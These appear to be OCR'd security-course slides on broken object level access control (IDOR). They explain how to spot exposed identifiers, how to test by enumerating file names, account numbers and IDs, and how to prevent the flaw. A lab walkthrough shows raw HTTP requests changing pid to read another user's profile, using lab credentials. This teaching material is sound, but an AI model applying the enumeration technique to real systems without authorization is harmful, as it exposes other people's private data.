
2nd Type: Broken Object Level Access Control

- Broken object level access control means that a user has the right to access a function, but he can abuse it to access objects for which he is not authorized
  - E.g., an attacker is a seller in an e-shop with the right to modify his own products, but he can abuse this to modify the products of other sellers
- To do such an attack, it is required that the web application exposes an identifier to the user which directly corresponds to an internal object of the web application
  - Exposed means the identifier is used in a parameter value (or in JSON data) of a request that is sent to the web application (any request type)
  - E.g., a file name, account number, user ID, product ID, database key,...
- If an attacker manipulates this identifier, he may get access to objects for which he is not authorized
  - The underlying security problem is that the web application does not (or not correctly) check whether the current user is allowed to access the object identified by the identifier that is included in the request

Finding Exposed Identifiers

- Finding exposed identifiers is relatively easy: Browse the application and look for parameter values that are possible candidates
  - File names (often file endings such as .pdf and can easily be spotted)
  - Account numbers (look for your own account number)
  - User names (look for your own user name)
  - Any numerical identifiers (user IDs, product IDs,...)
  - Often, the parameter name provides hints: *id*, *account_id*,...

- Examples:
  - *http://www.xyz.com/downloadFile?file=employee_list.docx*
  - *https://www.xyz.com/acct/listTransactions?acct=1233-5673094& days=90&order=asc*
  - *https://www.xyz.com/projects/.downloadPdf?pdfType=APPLICATION& revId=6250287*
  - (note that POST/PUT/DELETE/PATCH parameters (or JSON data) should be inspected as well!)



Testing for Broken Object Level Access Control


- To check for a vulnerability, manipulate the parameters such that they correspond to other likely values
  - Use values that should not be accessible by the user used for testing
- *http://www.xyz.com/downloadFile?file=employee_list.docx*
  - Try a file that may also exist, e.g., *file=salary_list.docx*
- *https://www.xyz.com/acct/listTransactions?acct=1233-5673094&...*
  - Try similar account numbers, e.g., *acct=1233-5673000 ... 1233-5673999*
- *https://www.xyz.com/projects/.downloadPdf?...&revId=6250287*
  - Try similar IDs, e.g., *revId=6250200 ... 6250299*
- Depending on the result, you can draw your conclusions:
  - Getting access to the object means the application is vulnerable
  - Clear messages such «you have no access to this object» indicate that no vulnerability exists
  - Messages such as «object not found» may still mean a vulnerability exists but you didn't pick an existing identifier

Other likely Values


Of course, you must use values that correspond to objects that are should not be accessible by the user you are using to do tests.

Broken Object Level Access Control – Example (1)

- Consider a shop application where users can view their account details after logging in



Username:	hacker10
Password:	●●●●●●●
Username:	



Username	hacker10	
Name	Mueller	
Surname	Fritz	
Address	1th Network Rd	
Zip, City	2345	Switchoming
Country	Routania	
E-Mail	hacker10@hack.er	
Credit Card Number	1323-4545-6767-8989	
Retailer	✓	
Old password		
New password		
Confirm new password		

- The goal of the attacker is to access the account details of other users by exploiting a broken object level access control vulnerability


Vulnerability

The example above uses lesson "OWASP – Insecure Direct Object References" of the Hacking Lab (*https://www.hacking-lab.com*). To carry out the attack, login with hacker10/compass.

The vulnerable shop can be reached at:
https://glocken.vm.vuln.land/12001/cookie_case6/cookie6/

Broken Object Level Access Control – Example (2)

- To carry out the attack, we first have to analyze the requests to check whether they contain exposed identifiers
  - The most interesting request that is used here is the following, which is sent at the end to get the account details after the user has authenticated




```
GET /12001/cookie_case6/cookie6/controller?action=profile&pid=1 HTTP/1.1
Host: glocken.vm.vuln.land
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://glocken.vm.vuln.land/12001/cookie_case6/auth_cookie6/login?origin
Connection: close
Cookie: ACookie=12370; BCookie=xcoc3JXNfD7mokKzXOBajA==
Upgrade-Insecure-Requests: 1
```


- Questions:
  - Can you identify a potential exposed identifier in this request?
  - What would you do next to check whether you can abuse the identifier to get access to the account details of another user

Broken Object Level Access Control – Example (3)

- There are several candidates:
  - *ACookie=12370*
    - → Manipulating this requires to log in again
  - *BCookie=xcoc3JXNfD7mokKzXOBajA==*
    - → Decodes to +/- random data
    - → Changes during every login
    - → *ACookie* and *BCookie* are probably related to session handling and do not directly identify accounts
  - *pid=1*
    - This could be a likely candidate
    - Can be verified by replacing this with other values, e.g., with *Burp Suite*



```
GET /12001/cookie_case6/cookie6/controller?action=profile&pid=2 HTTP/1.1
Host: glocken.vm.vuln.land
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://glocken.vm.vuln.land/12001/cookie_case6/auth_cookie6/login?origina
Connection: close
Cookie: ACookie=12370; BCookie=xcoc3JXNfD7mokKzXOBajA==
Upgrade-Insecure-Requests: 1
```



hacker10

Meier	
Ruedi	
1th Network Rd	
2345	Switchoming
Routania	
hacker11@hack.er	
2323-4545-6760-8989	


Broken Function Level vs. Object Level Access Control

- In practice, broken object level access control happens more frequently than broken function level access control, for the following reasons:
  - The functionality to protect access to the *function* (e.g., a URL) is often provided by the web application framework and can be configured
  - Protecting the access to the *object* must usually be implemented directly in the code, which is more error prone and easily forgotten

- Therefore, the last example is a «very typical example», because...
  - ...the application checks correctly that access to the function *profile* is only possible by authenticated users...

    ```
    GET /12001/cookie_case6/cookie6/controller?action=profile&pid=2
    ```

  - ...but it doesn't check that the user only accesses his own *pid* identifier



Broken Access Control – Countermeasures

- Authorization check: With every single request received from the browser, check whether the current user is authorized to access the function AND the objects specified in the parameters
  - E.g., if a seller in an e-shop changes the price of a product, make sure
    - The user is allowed to access the «change price» function
    - The user uses this function in the context of a product which is owned by the user
- Expose identifiers that directly correspond to internal objects only when this is necessary
  - E.g., when accessing the own account, there's no reason to include the account identifier in a parameter value as the web application can easily derive the correct account based on the identity of the current user

Secure Approach to the previous Example

- The user tries to access the profile page
- If the user is not authenticated, the web application redirects the user to the authentication page
- If authentication is done correctly, redirect the user again to the profile page
- When this request is received, the application gets the identity of the authenticated (current) user from the session and sends back the user's account information